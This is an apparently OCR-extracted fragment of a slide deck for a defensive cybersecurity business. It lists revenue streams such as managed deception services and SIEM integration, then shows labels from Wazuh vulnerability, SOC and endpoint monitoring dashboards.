
REVENUE STREAM

- Consultancy services for enterprises.
- Training programs & workshops.
- Subscription-based managed deception services.
- Customized SIEM integration packages.
- Threat intelligence reports for organizations.




Interface Design


Wazuh Vulnerability Detection Dashboard



Wazuh SOC Monitoring Dashboard



Wazuh Endpoints Monitoring Dashboard



Agents (4)

Deploy new agent

Refresh

Export formatted

More

